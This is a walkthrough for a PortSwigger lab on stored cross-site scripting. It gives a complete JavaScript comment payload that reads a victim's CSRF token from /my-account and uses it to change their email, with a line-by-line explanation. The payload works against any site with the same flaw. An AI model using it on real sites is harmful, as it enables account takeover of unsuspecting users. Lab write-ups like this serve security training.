PortSwigger

Description *Exploit a stored XSS vulnerability in the blog comments function to steal a CSRF token, then use it to change the email address of someone who views the blog post comments.
- Your credentials:
wiener:peter*
Solution Steps
Step 1: Understand the Target

Log in using wiener:peter and go to /my-account. You’ll see:
- Email change functionality: POST request to
/my-account/change-email - Parameter:
email - CSRF token in a hidden input field called
token
<input type="hidden" name="csrf" value="RANDOM_TOKEN_VALUE">

Step 2: Create the Malicious Comment

Submit the following payload in a blog comment:
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
Step 3: How the Payload Works
| Part | Purpose |
|---|---|
new XMLHttpRequest() | Creates an AJAX request |
req.open('get','/my-account',true) | GET the victim’s account page |
req.onload = handleResponse | Process the response |
match(/name="csrf" value="(\w+)"/)[1] | Extract CSRF token using regex |
changeReq.open('post', '/my-account/change-email') | Prepare email change request |
changeReq.send('csrf='+token+'&email=test@test.com') | Send email change with stolen token |
Step 4: Post the Comment
- Navigate to any blog post
- Scroll down to the comment section
- Fill in:
- Name: Any name
- Email: Any email
- Comment: Paste the malicious script
- Click “Post Comment”
Step 5: Wait for the Victim
The simulated victim user views all comments after they are posted. When they view your comment:
- The script executes in their browser
- Fetches their account page (containing their CSRF token)
- Extracts the token
- Sends an email change request to
test@test.com
Step 6: Verify and Solve
To verify the attack worked:
- Log in as the victim (you’ll need to prove you changed their email)
- The email address should be changed to
test@test.com - The lab is marked as Solved
